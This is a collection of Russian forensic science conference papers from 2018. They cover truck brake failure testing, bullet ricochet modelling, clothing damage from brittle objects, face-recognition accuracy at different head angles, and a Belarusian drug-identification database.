ЭКСПЕРТНОЕ ИССЛЕДОВАНИЕ ЭФФЕКТИВНОСТИ РАБОТЫ ТОРМОЗНОЙ СИСТЕМЫ ТРАНСПОРТНОГО СРЕДСТВА КИТАЙСКОГО ПРОИЗВОДСТВА

Ключевые слова: Дорожно-транспортные происшествия, транспортное средство, техническое состояние, тормозная система, экстренное торможение.

Аннотация: В статье приведены результаты экспериментальных исследований эффективности работы тормозной системы автомобиля китайского производства «FOTON OLLIN» при заклинившем рабочем тормозном цилиндре. Рассмотрены правовые вопросы понятия «экстренное торможение».

[1] © Гольчевский В. Ф., 2018.

Согласно статистике, около 10% дорожно-транспортных происшествий происходят с участием грузовых транспортных средств. Следует отметить, что больше половины ДТП происходит с грузовыми транспортными средствами, владельцами которых являются физические лица.

Нередко виновник ДТП, приняв транспортное средство на ответственное хранение и пытаясь уйти от ответственности, вводит в заблуждение экспертов и следствие, уверяя, будто на автомобиле отказали тормоза или рулевое управление.

Техническое состояние тормозной системы транспортного средства является одним из основополагающих безопасности дорожного движения, поэтому тормозной системе необходимо уделять самое серьезное внимание, своевременно производить техническое обслуживание и выявлять возможные неисправности. Неожиданные отказы тормозной системы во время движения транспортного средства возникают крайне редко, но их последствия весьма трагичны для водителя и окружающих. Для эксперта крайне важно оценить техническое состояние тормозной системы до и во время ДТП по ее узлам и деталям после ДТП, а для этого необходимо знать подробное ее устройство и признаки возможных неисправностей.

Технически неисправных транспортных средств эксплуатируется довольно много, и тому способствует несовершенная система технического контроля при оформлении полиса ОСАГО. Хочется надеяться, что внесение Правительством Российской Федерации планируемых поправок в закон о техосмотре в Уголовный кодекс, КоАП и другие нормативно-правовые акты ужесточит правила прохождения техосмотра и существенно повысит уровень технического состояния транспортных средств.

В средствах массовой информации все чаще появляется информация о ДТП с участием автотранспортных средств китайского производства, у которых вышла из строя тормозная система. Такая информация получает широкий резонанс в обществе: «если китайское – то ненадежное». На мой взгляд, это далеко не верное убеждение. Имидж дешевых и некачественных китайских автомашин давно утратил свою актуальность. Благоприятные отношения Китая с Россией сопутствуют наполнению российского рынка современными моделями высокотехнологичных китайских автотранспортных средств, успешно конкурирующих с западными и азиатскими производителями. Даже традиционный аргумент о том, что автомобили ведущих мировых производителей имеют более высокий срок службы при более низких

эксплуатационных расходах не действует, поскольку потребители не готовы тратить в три-четыре раза больше средств на покупку импортных грузовых автомобилей.

Хотя доля китайских транспортных средств на 1 июля 2017 г. в структуре грузового парка Росси сравнительно и невелика (порядка 2 %, в основном это транспортные средства фирм Shaanxi, Howo, Foton, которые получили широкое распространение на Дальнем Востоке, в Сибирском и Уральском федеральных округах, а также Краснодарском крае, Москве и Московской области), но на фоне восстановления рынка грузовых автомобилей в целом в 2017 г. продажа китайской техники выросла на 261 % (хотя в цифрах довольно скромная – 500 шт., что составляет 1,2 % в рыночном сегменте), и, по прогнозам, в дальнейшем следует ожидать увеличения доли китайской техники на российском рынке.

На кафедре автотехнической экспертизы и автоподготовки ФГКОУ ВО «Восточно-Сибирский институт МВД России» осуществляется сбор информации и совместно с дилерскими центрами проводятся исследования технического состояния и эффективность работы тормозных системы транспортных средств категории N_2 и N_3 произведенных в Китае. В ходе наблюдения и экспериментальных исследований установлено, что основными причинами неисправностей является повышенный износ тормозных колодок порядка 10 тыс. км, и после 15 тыс. км зачастую требуется замена тормозных барабанов. Еще одной особенностью тормозной системы данных транспортных средств является то, что через 2–3 тыс. км пробега требуется регулировка зазора между тормозным барабаном и колодками при таком же пробеге из-за низкого качества и несвоевременной замене тормозной жидкости выходят из строя пыльники и сальники рабочих тормозных цилиндров.

Эффективность работы тормозной системы с вышеуказанными неисправностями была исследована на одном из участников ДТП, автомобиле «FOTON OLLIN».

По показаниям владельца транспортного средства «FOTON OLLIN», причиной ДТП явился отказ тормозной системы.

Внешний осмотр элементов конструкции тормозной системы автомобиля «FOTON OLLIN» показал, что все ее узлы и детали в наличии. Кинематическая связь педали рабочего тормоза со штоком главного тормозного цилиндра не нарушена, главный тормозной цилиндр не поврежден. Повреждения на рабочих тормозных цилиндрах, нарушающие их герметичность и целостность, отсутствуют.

Демонтаж и последующий осмотр тормозного диска правого переднего колеса показал, что с внутренней стороны тормозной диск имеет по всей рабочей поверхности стертость, и общая толщина диска составляет 22 мм. Согласно инструкции по эксплуатации транспортного средства «FOTON OLLIN», предельно допустимая толщина тормозного диска должна быть не менее 32 мм.

Исследование технического состояния тормозных колодок показало, что внутренняя тормозная колодка имеет большую стертость фрекцеонной накладки до 1 мм в верхней части, а в нижней части – полностью отсутствует, вплоть до износа материала самой колодки. В соответствии с требованием по эксплуатации толщина тормозных колодок не должна быть меньше 1 мм. Соответственно, внутренняя тормозная колодка полностью не соответствует требованиям, но по эксплуатации транспортного средства «FOTON OLLIN».

Анализируя проведенное выше исследование, возникает вопрос: насколько эффективно работали тормозные механизмы транспортного средства «FOTON OLLIN» на момент ДТП.

В связи с выявленными дефектами тормозной системы переднего правого колеса транспортного средства «FOTON OLLIN» возникла необходимость в проведении экспертного эксперимента с целью определения эффективности работы тормозной системы данного транспортного средства.

Поскольку исследуемое транспортное средство «FOTON OLLIN» имело значительные механические повреждения узлов и агрегатов, возникшие в результате ДТП, что не допускало его использования в экспериментальных исследованиях, для производства эксперимента использовалось конструктивно аналогичное транспортное средство.

Исследования проводились в дорожных условиях по методике ГОСТ Р51709-2001 «Автотранспортные средства. Требования безопасности к техническому состоянию и методы проверки» с использованием прибора «Эффект-02».

Незначительная разница полученных параметров тормозного пути обусловлена человеческим фактором, а именно – силой воздействия на орган управления. Исследования проводились при различной загрузке автотранспортного средства. В ходе экспериментальных заездов транспортное средство разгонялось до скорости 40 км/ч и останавливалось путем экстренного торможения. Тормозные механизмы всех колес срабатывали, в том числе и правого переднего, в процессе остановки транспортного средства был слышен характерный звук трущегося металла, увод транспортного средства за пределы коридо-

ра движения шириной 3 м не происходил. После остановки за транспортным средством на проезжей части оставались следы юза колес.

В ходе исследования установлено, что длина тормозного пути составила от 7,2 до 7,7 м (нормативное значение длины тормозного пути для автотранспортных средств категории N2 – не более 19,6 м [1]).

Подводя итог проведенных исследований, можно с уверенностью сказать, что такие эксплуатационные дефекты как износ тормозных колодок и подклинивание одного из рабочих тормозных цилиндров существенного влияния на эффективность работы тормозной системы транспортного средства в целом при экстренном торможении не оказывают.

Библиографический список

1. ГОСТ Р 51709-2001 Автотранспортные средства. «Требования безопасности к техническому состоянию и методы проверки».

2. FOTON OLLIN. Дизельные модели: BJ493ZLQ – 2,8 л. Ремонт. Эксплуатация. Электросхемы. Каталог запасных частей : инструкция по эксплуатации, 2016. – 210 с.

3. ГИБДД МВД России. [Электронный ресурс]. URL: http://www.gibdd.ru.

Александр Олегович Гусенцов[1],
заместитель начальника кафедры криминалистики
учреждения образования
«Академия Министерства внутренних дел Республики Беларусь»
кандидат медицинских наук, доцент

ЭКСПЕРИМЕНТАЛЬНОЕ МОДЕЛИРОВАНИЕ РИКОШЕТА ОГНЕСТРЕЛЬНОГО СНАРЯДА И ЭКСПЕРТНОЕ ИССЛЕДОВАНИЯ ОБРАЗУЮЩИХСЯ ПОВРЕЖДЕНИЙ: МЕЖДУНАРОДНЫЙ ОПЫТ И ОТЕЧЕСТВЕННЫЕ ДОСТИЖЕНИЯ

В результате взаимодействия преграды и огнестрельного снаряда может произойти изменение направления его движения, т. е. рикошетирование, что нередко в значительной степени затрудняет установ-

[1] © Гусенцов А. О., 2018.

ление обстоятельств происшествия. Случаи применения огнестрельного оружия с последующим рикошетом огнестрельного снаряда и причинением повреждений сотрудниками правоохранительных органов нередко получают широкий общественный резонанс. Статья 29 Закона Республики Беларусь «Об органах внутренних дел» разрешает применение огнестрельного оружия сотрудником органов внутренних дел в отношении лица, совершающего нападение на него и (или) иного гражданина, когда их жизнь или здоровье подвергаются опасности, совершающего нападение в составе группы или нападение, сопряженное с применением оружия либо взрывов, поджогов и иных общеопасных способов; в ряде случаев – для остановки транспортного средства путем его повреждения. Статья 35 Уголовного кодекса Республики Беларусь применение огнестрельного оружия в данных случаях не признает преступлением и относит их к обстоятельствам, исключающим преступность деяния. В некоторых ситуациях оружие может быть использовано как средство психологического воздействия на правонарушителя путем совершения предупредительного выстрела в воздух. В таких случаях сотрудник органов внутренних дел не преследует цели физического поражения нарушителя, однако вред его жизни и здоровью может наступить вследствие рикошета огнестрельного снаряда от какого-либо предмета окружающей обстановки (здание, сооружение, транспортное средство и др.) и правовая оценка содеянного будет зависеть от субъективного восприятия сотрудником органов внутренних дел окружающей обстановки. В случае развития событий подобным образом именно обнаружение признаков рикошета в огнестрельном повреждении позволит квалифицировать деяние как неосторожное преступление и отграничить его от умышленного, что существенно повлияет на правовые последствия для сотрудника органов внутренних дел. Следует отметить, что изменение первоначальной траектории и скорости полета пули, возникающие после рикошета, существенно осложняют судебно-медицинскую трактовку характера образовавшихся огнестрельных повреждений и решение других специальных вопросов, что, в свою очередь, может привести к ошибочной юридической оценке действий стрелявшего.

В середине XX в. К. Н. Калмыковым (1982), В. И. Молчановым (1966) были намечены пути решения и начаты научные исследования одной из наиболее актуальных и сложных проблем судебно-медицинской баллистики – влияние различных преград на характер огнестрельных повреждений: определены закономерности взаимо-

действия огнестрельного снаряда с преградой, выявлены условия, приводящие к фрагментации пули, установлены характер изменения баллистических свойств недеформированного и деформированного огнестрельного снаряда и его частей, а также поражающие свойства этих снарядов и элементов разрушенной преграды.

Боевые действия, имевшие место в конце XX – начале XXI вв. на территории стран бывшего СССР либо с участием его граждан, увеличение числа локальных вооруженных конфликтов, рост количества преступлений с использованием огнестрельного оружия послужили веской причиной интенсификации научных исследований в данной области: K. Sellier (1976) установлены параметры деформации различных пуль в результате рикошета от мягких преград в зависимости от их характера (песок, некоторые марки бетона), конструкции пули, скорости ее полета, угла встречи с преградой, установить взаимосвязь между указанными параметрами и величиной угла отражения пули от преграды; B. Karger, A. Hoekstra, P. F. Schmidt (2001) разработали методику установления материала преграды, от которой произошел рикошет, по составу частиц на поверхности пули; А. М. Чугуновым и А. В. Ситниковым (2003) изучались возможности определения калибра и модели оружия по следам выстрела на преграде из бронестекла; А. А. Погребным (2004) определены закономерности изменения пуль при выстрелах под различными углами из различных образцов ручного боевого огнестрельного оружия.

Большая часть изученных нами источников литературы содержит описание отдельных случаев из практики: T. A. Gonzales (1934) одним из первых высказался о наличии прямой связи между большими размерами, атипичной формой входных пулевых огнестрельных ран, образованных в результате рикошета, и деформацией пуль при столкновении с преградой; изучением формы данной разновидности ран занимались M. J. Leistler (2006), D. Rao (2012) и др.

Опыт исследования огнестрельных повреждений в судебно-медицинской и криминалистической науке и практике убедительно продемонстрировал эффективность проведения экспериментальных методов исследования ввиду высокой степени прогнозируемости, достоверности и научной обоснованности получаемых результатов. Дефицит экспериментальных исследований огнестрельных повреждений, образующихся в результате рикошета, может быть объяснен как объективными трудностями создания его экспериментальной модели, так и высокой степенью опасности проведения эксперимента для жизни и здоровья исследователя. В ходе изучения доступных нам

отечественных и зарубежных научных работ в данной области выявлены различные способы создания экспериментальной модели рикошета огнестрельного снаряда: произведение выстрелов по массивным камням (Л. М. Бедрин, 1951), сосновой балке, деревянной доске (В. И. Молчанов, 1962), фрагментам бетона и асфальта (сотрудники Академии Федерального бюро расследований США, 1969), бетонным блокам (M. P. McConnell, G. M. Triplett, W. F. Rowe, 1981), стальному листу (сотрудники специального подразделения полиции Германии, 2001 – в ходе проведения эксперимента полицейский, производивший выстрелы, получил ранение рикошетировавшим фрагментом пули). J. Jussila (2005) для фиксации преграды и последующего моделирования рикошета использовал достаточно громоздкую конструкцию, имевшую возможность перемещения в одной плоскости относительно направления выстрела.

С целью установления совокупности диагностических признаков входных пулевых огнестрельных повреждений, образовавшихся в результате рикошета, нами было проведено экспериментальное исследование (А. О. Гусенцов, В. А. Чучко, Г. В. Мережко, Э. В. Туманов, 2008–2013), основными результатами которого явились следующие:

1. Создана «Установка для моделирования рикошета огнестрельного снаряда в экспериментальных условиях».

2. Разработана методика моделирования рикошета огнестрельного снаряда в экспериментальных условиях.

3. Выявлена степень влияния вида экспериментальных преград и мишеней, допреградного и запреградного расстояний, угла встречи пули с преградой на параметры входных огнестрельных повреждений, образующихся в результате рикошета.

4. Установлена совокупность параметров входных огнестрельных повреждений, образующихся в результате выстрела из 9-мм пистолета Макарова и последующего рикошета пули от различных преград.

5. Разработана методика, позволяющая с использованием регрессионной модели определять с вероятностью 84,2 % (для биологической мишени) и 88,0 % (для небиологической мишени) диапазон значений угла встречи пули с преградой (10–20° либо 30–50°) в зависимости от характеристик входных пулевых огнестрельных повреждений, образовавшихся в результате рикошета при выстреле из 9-мм пистолета Макарова.

Константин Евгеньевич Демин[1],
доцент кафедры оружиеведения и трасологии
учебно-научного комплекса судебной экспертизы
Московского университета МВД России имени В.Я. Кикотя,
кандидат юридических наук, доцент

Виктория Александровна Базарова[2],
слушатель 5 курса Института судебной экспертизы
Московского университета МВД имени В.Я. Кикотя

О ТРАСОЛОГИЧЕСКИХ ИССЛЕДОВАНИЯХ МЕХАНИЧЕСКИХ ПОВРЕЖДЕНИЙ, ОБРАЗОВАННЫХ ХРУПКОСТРУКТУРНЫМИ ОБЪЕКТАМИ

Криминалистическая экспертиза повреждений на одежде относится к числу весьма распространенных экспертиз вещественных доказательств. Одеждой человек пользуется в своей жизни повседневно. Она является пограничным слоем между телом человека и внешней средой, и первой вступает в контакт с окружающими объектами, что приводит к образованию на местах совершения преступлений самых разнообразных материальных следов [2, с. 126–132; 5, с. 523–523]. В отличие от тела человека, предрасположенному медицинским и биологическим изменениям, одежда способна объективно отображать и в течение долгого периода времени сохранять следы механических воздействий, что имеет большое значение для трасологических исследований. В процессе установления природы полученных человеком ранений, образованных различными предметами и механизмами в процессе их взаимного контактирования особые затруднения вызывает анализ следовой картины повреждения, возникшие от так называемых хрупкоструктурных объектов, отличительным свойством которых является, как правило, разрушение в процессе следообразования и невозможности их дальнейшего идентификационного исследования традиционными трасологическими методами [4, с. 21]. К ним относятся: некоторые виды строительных материалов (кирпичи, куски асфальта, бетона, застывшей штукатурки и т. п.), а также лед.

Как свидетельствует анализ литературных источников, проблеме исследования указанных объектов недостаточно уделено внимание в учебниках, пособиях и монографиях, так отсутствует само понятие

[1] © Демин К. Е., 2018.
[2] © Базарова В. А., 2018.

«хрупкоструктурного объекта». Определенную работу в этом направлении проделал И. В. Киселевич, которым в 2007 г. была предпринята попытка дать описания наиболее характерных признаков, присущих повреждениям на одежде, образованным хрупкоструктурными объектами. Так им были определены комплексы признаков, характерных для данного вида механических повреждений [1, с. 46].

Для уточнения теоретических положений указанного автора, а также дальнейшего развития данного направления знаний нами в рамках лабораторных исследований были проведены ряд экспериментов, в ходе которых, используя различные хрупкоструктурные объекты, а также наиболее встречающиеся на практике виды материалов тканевого и трикотажного переплетения нитей, было изготовлено необходимое количество повреждений. Цель проведения экспериментов состояла в установлении условий образования, а также в определении устойчивых и достоверных признаков, необходимых для решения экспертных диагностических и идентификационных задач. В качестве подложки, имитирующей мышцы и скелет человека, использовался пенопласт толщиной 40 см, внутри которого расположены прямоугольные деревянные бруски. В качестве подложки, имитирующей голову человека, использовалась строительная каска, на которую наносился пластилин толщиной до 1 см. В качестве следообразующих объектов использовались лед, куски бетона, облицовочная керамическая плитка. Эксперименты заключались в следующем: объекты массой от 2 до 8 кг сбрасывались с высоты 6,5–12 м на отобранные ткани, надетые на мягкую или твердую подложку.

Наиболее успешными с точки зрения техники выполнения оказались эксперименты, производимые с высоты 6,5м, в которых следообразующим объектом являлись фрагменты напольной керамической плитки с наслоением небольшого слоя цемента. В результате данных экспериментов были получены линейные пробоины-разрывы, образующиеся в процессе сочетания ударяющего и разрывающего действий хрупкоструктурного объекта. Образованные повреждения характеризуются следующими идентификационными признаками:

– многочисленные перемычки из нерасчлененных нитей между краями пробоин;

– отличное расположение повреждений к системе переплетения нитей,

– резкое деформирование свободных концов нитей,

– разволокнение их поверхности,

– различие длины выступающих волокон свободных концов нитей (см. фото 1).

Помимо этого, в результате проведенных экспериментов были получены точечные пробоины, образующиеся в результате ударно-разрушающих действий хрупкоструктурных объектов. Они характеризуются выносом ткани, образованием «минус» ткани. Данные повреждения характеризуются следующими идентификационными признаками:

– различной направленностью линии повреждения относительно нитей плетения;

– резко выраженной длиной выступавших на краях повреждений концов нитей и волокон в них;

– размятием концов нитей и волокон;

фрагментарным отображением признаков разрыва (см. фото 2).

Вместе с тем, образующийся комплекс признаков, характеризующий состояние краев повреждения ограничен. В нем присутствует либо только деформация, выраженная размятостью нитей и волокон в повреждениях на материалах одежды значительной толщины, либо резкая деформация краев с размозженностью и спаянностью волокон в нитях на тонких материалах одежды.



Фото 1. Линейные пробоины-разрывы, обнаруженные на тканевом материале



Фото 2. Различная длина выступающих волокон свободных концов нитей (18-кратное увеличение)

На основании данных экспериментов, к основным факторам, влияющим на характер механического повреждения на одежде, образованного хрупкоструктурными объектами, необходимо отнести:

– степень твердости материала хрупкоструктурного орудия (чем тверже материал, тем в большей степени выражены такие повреждения, как линейные и точечные пробоины);

– площадь ударяющей поверхности хрупкоструктурного объекта (чем меньше площадь ударяющей поверхности, тем больше вероятность образования повреждений в виде линейных и точечных пробоин);

– свойства одежды (природа, толщина, плотность, жесткость, эластичность;

характер подложки.

В качестве основной диагностической характеристики, характерезующей образование механических повреждений на одежде от действия хрупкоструктурного объекта, нами предложена пробивная способность, под которой мы понимаем потенциальную энергию находящегося на высоте следообразующего объекта ($E_{пот} = mgh$), воздействующую на единицу площади контактирования поверхности следовоспринимающего объекта (S). (Дж/мм^2).

Так как во всех успешно проведенных экспериментах значение высоты, с которой сбрасывался следообразующий объект, не изменялось, и было равно 6,5 м, соответственно, пробивная способность зависела от массы фрагмента напольной керамической плитки с наслоением небольшого слоя цемента, а также площади контактирования и свойств материала следовоспринимающего объекта (см. табл. 1).

Приведенные табличные данные позволяют прийти к следующим выводам:

– во-первых, увеличение пробивной способности способствует увеличение массы следообразующего объекта, а также высота, с которой его сбрасывают;

– во-вторых, площадь контактного взаимодействия, наоборот, находится в обратной зависимости, т. е. ее увеличение приводит к уменьшению значения пробивной способности, а, следовательно, и возможности образования повреждения на одежде.

На основании выше изложенного хотелось бы дать определение понятию «хрупкоструктурный объект» – это объект, имеющий нестойкую организацию внутренней структуры, которая в результате столкновения с преградой разрушается, при этом, не образуя четкой линии разделения. В результате воздействия на предметы одежды хрупкоструктурные объекты образуют линейные пробоины-разрывы

и точечные пробоины, обладающие своим неповторимым комплексом диагностических и идентификационных признаков.

Таблица 1

Зависимости значения пробивной способности (Дж/мм^2) от массы фрагмента напольной керамической плитки с наслоением небольшого слоя цемента (г) и площади контактирования со следовоспринимающим объектом (мм^2)

Площадь контактирования со следовоспринимающим объектом (мм^2)/Масса следообразующего объекта (г)	7100	7000	6700	6500	5500
12000	37,6	37	35,6	34,5	29,2
3000	150,7	148,6	142,2	138	116,7
600	753,7	743,1	711,3	690	583,9
750	603	594,5	569	552	467,1
26000	17	17,1	16,4	15,9	13,5

Приведенное нами определение, а также анализ проведенных экспериментов, на взгляд авторов, должно способствовать развитию данного вида трасологических экспертиз, а также повысить объективность результатов экспертных, в том числе судебно-медицинских, исследований. При этом трасология, как справедливо неоднократно отмечает профессор Н. П. Майлис, должна выполнять методологическую функцию по отношению к другим смежным областям знаний [3, с.107–112]. Именно данные обстоятельства позволяют поднять на более высокий уровень данный вид экспертных исследований.

Библиографический список

1. Киселевич И. В. Комплексные криминалистические исследования механических повреждений одежды и ее следов в расследовании преступлений : дисс. …. кан. юрид. наук. М. : МосУ МВД России, 2007. – 246 с.

2. Криминалистическая техника : учебник / под ред. К. Е. Демина. – М. : ЮИ МИИТ, 2017. – 344 с.

3. Майлис Н. П. Руководство по трасологической экспертизе. – М. : Щит-М, 2007. – 344 с.

4. Словарь основных терминов трасологической экспертизы: учебное пособие / Майлис Н. П., Демин К. Е. – М. : Московской университет МВД России, 2013. – 94 с.

5. Хмыз А. И. О значении экспертного эксперимента при проведении судебной экспертизы повреждений на одежде// Проблемы предупреждения и борьбы с преступлениями и иными правонарушениями : материалы Всероссийской научно-практической конференции / отв. ред. Н. Ю. Лебедев; Новосиб. гос. ун-т экономики и управления. – Новосибирск : НГУЭУ, 2013. – С. 522–526.

Иван Леонидович Журавлев[1],
главный инженер-программист высшей категории
ООО «Вокорд СофтЛаб»

Александр Юрьевич Соколов[2],
начальник отдела
ООО «Вокорд СофтЛаб»

Алексей Андреевич Кадейшвили[3],
технический директор
ООО «Вокорд СофтЛаб»

ЗАВИСИМОСТЬ ЭФФЕКТИВНОСТИ НЕЙРОСЕТЕВОГО АЛГОРИТМА РАСПОЗНАВАНИЯ ОТ УГЛА ПОВОРОТА ЛИЦА

Аннотация

Показано, что для разработанного алгоритма распознавания лиц ошибка ложного принятия (FAR) при заданном пороге срабатывания слабо зависит от угла поворота лица. Алгоритм позволяет распознавать лица с некоторым ухудшением ошибки пропуска (FRR) даже при сильных поворотах лица: ошибка ложного пропуска составляет FRR=18 % в точке FAR $=10^{-6}$ на лицах, близких к профильным, по сравнению с FRR=6 % для фронтальных лиц.

[1] © Журавлев И. Л., 2018.
[2] © Соколов А. Ю., 2018.
[3] © Кадейшвили А. А., 2018.

1. Введение

Одним из способов автоматического распознавания образов является использование сверточных нейронных сетей [1, 2]. Нейронные сети также лидируют среди методов по распознаванию и идентификации лиц [3, 4].

В экспертно-криминалистической практике и судебной портретной экспертизе исследуемые изображения часто характеризуются сложным ракурсом изображения лица. Целью работы является исследование эффективности нового нейросетевого алгоритма распознавания лиц, разработанного в компании Вокорд [5], на изображениях с сильно изменяющимся ракурсом (от 0° до 90°).

2. Постановка эксперимента

В эксперименте использовалось 60 тыс. изображений лиц людей, разбитых на 5 групп по величине угла поворота лица. 30 тыс. изображений составляли фронтальные (группа 1), 10 тыс. – слабо повернутые лица (группа 2), 10 тыс. – сильнее повернутые (группа 3), 5 тыс. лиц с большим поворотом (группа 4), и 5 тыс. – лица с сильным поворотом вплоть до практически профильных лиц (группа 5). Примеры изображений на границах, разделяющих тестируемые группы по углу поворота, приведены на рис. 1. Вычислялись ошибки распознавания между чисто фронтальными и повернутыми изображениями лиц, а также для сравнений внутри наиболее сложной группы 5 с максимальным поворотом. Итого было выполнено 6 вариантов сравнений (табл.1).

Таблица 1

Варианты сравнений групп друг с другом

Номер эксперимента (и обозначение кривых на рис. 2 и 3)	Номер группы для сравнения в эталонных изображениях	Номер группы для сравнения в тестовых изображениях
0	1	1
1	1	2
2	1	3
3	1	4
4	1	5
5	5	5

3. Результаты исследования

Результаты отображены в виде графика зависимости ошибки ложного принятия (FAR –«false acceptance rate» в англ. яз. лит.) от порога срабатывания алгоритма (рис. 2) и графика ошибки пропуска (FRR – «false rejection rate» в англ. яз. лит.) (рис. 3).



Рис. 1. Ракурсы лица в тестируемых группах изображений



Рис. 2. Зависимость FAR от выбранного порога срабатывания алгоритма



Рис. 3. Зависимость FRR от FAR

4. Анализ результатов и выводы

Ошибка ложного принятия (FAR) при заданном пороге срабатывания практически не зависит от угла поворота лица (Рис 2). Обычно, порог срабатывания задается и определяет количество ошибок при автоматическом распознавании для всех типов входных изображений. Слабая зависимость FAR от угла поворота позволяет обеспечить устойчивую работу в некооперативном режиме распознавания лиц со

сложными ракурсами изображений и отсутствие ложных срабатываний при появлении на входе алгоритма сильно повернутых изображений. Для всех значений ракурса при заданном пороге будут обеспечиваться примерно равные значения FAR.

Построенная зависимость FAR от порога и ракурса лица позволяет пользователю алгоритма на практике определить среднестатистическую достоверность работы алгоритма в зависимости от полученного значения похожести и ракурса данного изображения.

Показано, что разработанный алгоритм позволяет распознавать лица (с некоторым увеличением ошибки пропуска FRR) даже при сильных поворотах лица. Так, для лиц с максимально большими поворотами на тестируемой базе ошибка FRR увеличилась с 6 % до 18 % в точке FAR $=10^{-6}$, то есть втрое (Рис.3). Тем не менее, более 80 % лиц распознавались правильно в этой точке.

Разработанный алгоритм автоматического распознавания лиц будет использоваться в программно-аппаратном комплексе Вокорд «ВидеоЭксперт», предназначенном для портретной фотокриминалистической экспертизы [5].

Библиографический список

1. Ciresan, Dan; Meier, Ueli; Schmidhuber, Jürgen (June 2012). Multi-column deep neural networks for image classification // 2012 IEEE Conference on Computer Vision and Pattern Recognition. New York, NY : Institute of Electrical and Electronics Engineers (IEEE). 3642–3649.

2. Krizhevsky, Alex. ImageNet Classification with Deep Convolutional Neural Networks. 17 November, 2013.

3. DeepFace: Closing the Gap to Human-Level Performance in Face Verification. Yaniv Taigman, Ming Yang, Marc’Aurelio Ranzato, Lior Wolf. Computer Vision and Pattern Recognition (CVPR) // 2014 IEEE Conference on, 23–28 June, 2014.

4. FaceNet: A Unified Embedding for Face Recognition and Clustering. Florian Schroff, Dmitry Kalenichenko, James Philbin. Computer Vision and Pattern Recognition. (CVPR) 17 June, 2015.

5. URL: www.vocord.ru.

Анна Александровна Завьялова[1],
Старший преподаватель кафедры технико-криминалистического
обеспечения экспертных исследований
Московского университета МВД России имени В.Я. Кикотя
кандидат химических наук,

Василий Владимирович Завьялов[2],
Заместитель начальника 1 отдела
Экспертно-криминалистического центра МВД России,
кандидат химических наук

Вадим Вячеславович Гладырев[3],
Главный эксперт отдела с применением химических
методов исследования управления экспертиз материалов,
веществ и изделий ЭКЦ МВД России

ВОЗМОЖНОСТИ ИСПОЛЬЗОВАНИЯ ПЕРЕДОВОГО ОПЫТА ЭКСПЕРТНОЙ СЛУЖБЫ РЕСПУБЛИКИ БЕЛАРУСЬ В ПРАКТИЧЕСКОЙ ДЕЯТЕЛЬНОСТИ ЭКСПЕРТНО-КРИМИНАЛИСТИЧЕСКИХ ПОДРАЗДЕЛЕНИЙ ОРГАНОВ ВНУТРЕННИХ ДЕЛ РОССИЙСКОЙ ФЕДЕРАЦИИ НА ПРИМЕРЕ СИСТЕМЫ АЙПСИН «АНТИНАРКОТИКИ»

Министерство внутренних дел Российской Федерации активно сотрудничает с правоохранительными органами государств – участников СНГ на основании различных международных договоров, соглашений и протоколов о взаимодействии. Одной из целей данного сотрудничества является наращивание тесных и всесторонних союзнических отношений правоохранительных органов в целях предупреждения, выявления, пресечения и раскрытия преступлений, в том числе имеющих транснациональный характер.

12 октября 2017 г. заместитель Министра внутренних дел Российской Федерации генерал-полковник полиции Аркадий Гостев провел двустороннюю встречу с председателем Государственного комитета судебных экспертиз Республики Беларусь генерал-майором юстиции

[1] © Завьялова А. А., 2018.
[2] © Завьялов В. В., 2018.
[3] © Гладырев В. В., 2018.

Андреем Шведом, его заместителями генерал-майорами юстиции Максимом Ворониным и Сергеем Евмененко [1].

В ходе рабочей встречи были обсуждены наиболее перспективные формы сотрудничества двух ведомств в сфере судебно-экспертной деятельности, направленные на наращивание тесных и всесторонних союзнических отношений.

По итогам встречи Аркадий Гостев и Максим Воронин подписали Соглашение о сотрудничестве между Министерством внутренних дел Российской Федерации и Государственным комитетом судебных экспертиз Республики Беларусь в сфере судебно-экспертной деятельности.

Подписание Соглашения [2] позволяет обеспечить развитие межгосударственного и межведомственного взаимодействия в области проведения научных исследований, научно-методического обеспечения производства судебных экспертиз и экспертных исследований, оказания практической и методической помощи, в том числе обмена опытом с учетом экспертной практики и в целом повысит эффективность использования экспертно-криминалистических средств и методов при осуществлении правоохранительной деятельности двух стран, а также создает правовые основания для эффективного обмена криминалистической информацией и практическим опытом.

Обсуждение в рамках сотрудничества международных трендов судебной экспертизы в условиях современного развития криминалистики позволит установить плодотворные связи между экспертными подразделениями наших стран, а также научными и образовательными организациями на международном уровне.

Одним из наиболее перспективных направлений российско-белорусского сотрудничества является экспертное сопровождение мероприятий по борьбе с незаконным оборотом наркотиков. При этом надо отметить, что белорусские коллеги в данной отрасли по ряду моментов правового и методического характера значительно преуспели и их передовой опыт представляется ценным и полезным для экспертов органов внутренних дел Российской Федерации.

Исходя из современной ситуации неуклонного роста количества новых веществ синтетического происхождения, борьбу с наркопреступностью целесообразно осуществлять с использованием принципов управления рисками, что позволит заблаговременно поставить защиту против потенциально опасных веществ.

В качестве примера можно рассмотреть информационно – поисковую систему (далее – ИПС) «АИПСИН АнтиНаркотики» [3], разрабо-

танную белорусскими коллегами как один из элементов или механизмов осуществляемой в настоящее время наркополитики, имеющей в первую очередь превентивный характер противодействия незаконному обороту законодательно контролируемых химических соединений. Задача ИПС состоит в оказании содействия реализации механизмов информационного обеспечения подразделений правоохранительных органов с учетом, как их специфики, так и значимости решаемых задач в режиме реального времени. При этом ИПС имеет высокий легитимный статус и формируется согласно стандартам ISO, ГОСТ и требованиям различных сертифицирующих и научно-экспертных организаций и не нуждается в дополнительной сертификации на территории Российской Федерации.

В связи с необходимостью оперативной идентификации вновь появляющихся психоактивных веществ ЭКП крайне нуждаются в информационно-справочной и оперативной информационной поддержке, которую способна предоставить ИПС. Это подтверждает успешное ее использование в ряде экспертных подразделений МВД России.

В настоящее время, информация, необходимая для идентификации появляющихся на незаконном рынке потенциально опасных веществах уже включена в базы данных ИПС, которые постоянно обновляются в режиме реального времени. При этом подобная информация практически отсутствует в иных, схожих с ИПС, программных продуктах, что делает АИПСИН уникальным инструментом для борьбы с наркоугрозой.

В случае обеспечения ИПС всех заинтересованных подразделений МВД России, проблема проведения идентификации представленных к исследованию образцов будет решена полностью, а эксперты смогут проводить превентивное изучение всей доступной информации по потенциальным к контролю веществам. При этом вся полученная информация будет включена в межведомственный обмен, позволяя координировать работу, как одного ведомства, занятого в противодействии наркоугрозе, так и нескольких смежных организаций.

В итоге появится возможность работы на опережение рисков (психоактивные вещества будут попадать под контроль еще до их широкого распространения на рынке, сокращая их оборот и потребление), а не на устранение последствий.

Указанные преимущества в полной мере могут быть использованы не только экспертными но и оперативными подразделениями МВД России.

Библиографический список

